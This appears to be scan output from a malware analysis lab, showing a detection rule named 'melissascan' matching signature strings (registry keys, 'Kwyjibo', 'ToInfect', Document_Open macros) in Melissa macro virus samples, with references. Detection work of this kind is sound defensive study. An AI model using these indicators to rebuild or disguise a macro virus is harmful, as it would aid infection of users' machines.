melissascan C:\Users\Hakka\Desktop\MalwareAnalysisLab\Lab6\Samples\sample\_lab6\_18\_sep  
0x8bd3:\$s1: password  
0x95fd:\$s2: .Log`on "p  
0xa86f:\$s3: ToInfect  
0x8983:\$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\  
0x8a21:\$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\  
0x8b53:\$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\  
0x8dc5:\$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\  
0x8ba0:\$key2: Kwyjibo  
0x8db6:\$key2: Kwyjibo  
0x9221:\$key2: Kwyjibo  
0x8b83:\$key3: Melissa  
0x8df5:\$key3: Melissa  
0x8e87:\$key3: Melissa  
0x8ed7:\$key3: Melissa  
0x8f07:\$key3: Melissa  
0x8f57:\$key3: Melissa  
0x920e:\$key3: Melissa  
0xaa36:\$key3: Melissa  
0xab2f:\$key3: Melissa  
0xab80:\$key3: Melissa  
0xa5ee:\$fun1: GetNamespaceC  
0x90d7:\$fun2: Private Sub Document\_Open()  
0x8fef:\$fun3: Private Sub Document\_Close()  
melissascan  
C:\Users\Hakka\Desktop\MalwareAnalysisLab\Lab6\Samples\0a56baab11a888b2741bffc5fe7a5259  
6b58f1d8e842770b21de82bd12a20484  
0x7cb6:\$s1: password  
0x9072:\$s3: ToInfect

0x7a66:\$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\  
0x7b04:\$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\  
0x7c36:\$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\  
0x7ea8:\$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\  
0x7c83:\$key2: Kwyjibo  
0x7e99:\$key2: Kwyjibo  
0x8304:\$key2: Kwyjibo  
0x7c66:\$key3: Melissa  
0x7ed8:\$key3: Melissa  
0x7f6a:\$key3: Melissa  
0x7fba:\$key3: Melissa  
0x7fea:\$key3: Melissa  
0x803a:\$key3: Melissa  
0x82f1:\$key3: Melissa  
0x9b75:\$key3: Melissa  
0x9cc0:\$key3: Melissa  
0x9d36:\$key3: Melissa  
0x9e46:\$key3: Melissa  
0x8df1:\$fun1: GetNameSpaceC  
0x81ba:\$fun2: Private Sub Document\_Open()  
0x80d2:\$fun3: Private Sub Document\_Close()  
melissascan  
C:\Users\Hakka\Desktop\MalwareAnalysisLab\Lab6\Samples\ff05182a14ea139b331217159f327a24  
cf826ef1173262ae47823df7cbfa747c  
0x8dd3:\$s1: password  
0x7dfd:\$s2: .Log`on "p  
0xca54:\$s3: ToInfect  
0x8b83:\$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\  
0x8c21:\$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\  
0x8d53:\$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\  
0x8fc5:\$key1: HKEY\_CURRENT\_USER\Software\Microsoft\Office\  
0x8da0:\$key2: Kwyjibo

0x8fb6:\$key2: Kwyjibo

0x9421:\$key2: Kwyjibo

0x8d83:\$key3: Melissa

0x8ff5:\$key3: Melissa

0x9087:\$key3: Melissa

0x90d7:\$key3: Melissa

0x9107:\$key3: Melissa

0x9157:\$key3: Melissa

0x940e:\$key3: Melissa

0xb8c0:\$key3: Melissa

0xb936:\$key3: Melissa

0xcc39:\$key3: Melissa

0xc7d3:\$fun1: GetNamespaceC

0x92d7:\$fun2: Private Sub Document\_Open()

0x91ef:\$fun3: Private Sub Document\_Close()

## REFERENCES

- [1]. [https://en.wikipedia.org/wiki/Macro\\_virus](https://en.wikipedia.org/wiki/Macro_virus)
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- [7]. <https://hexed.it/>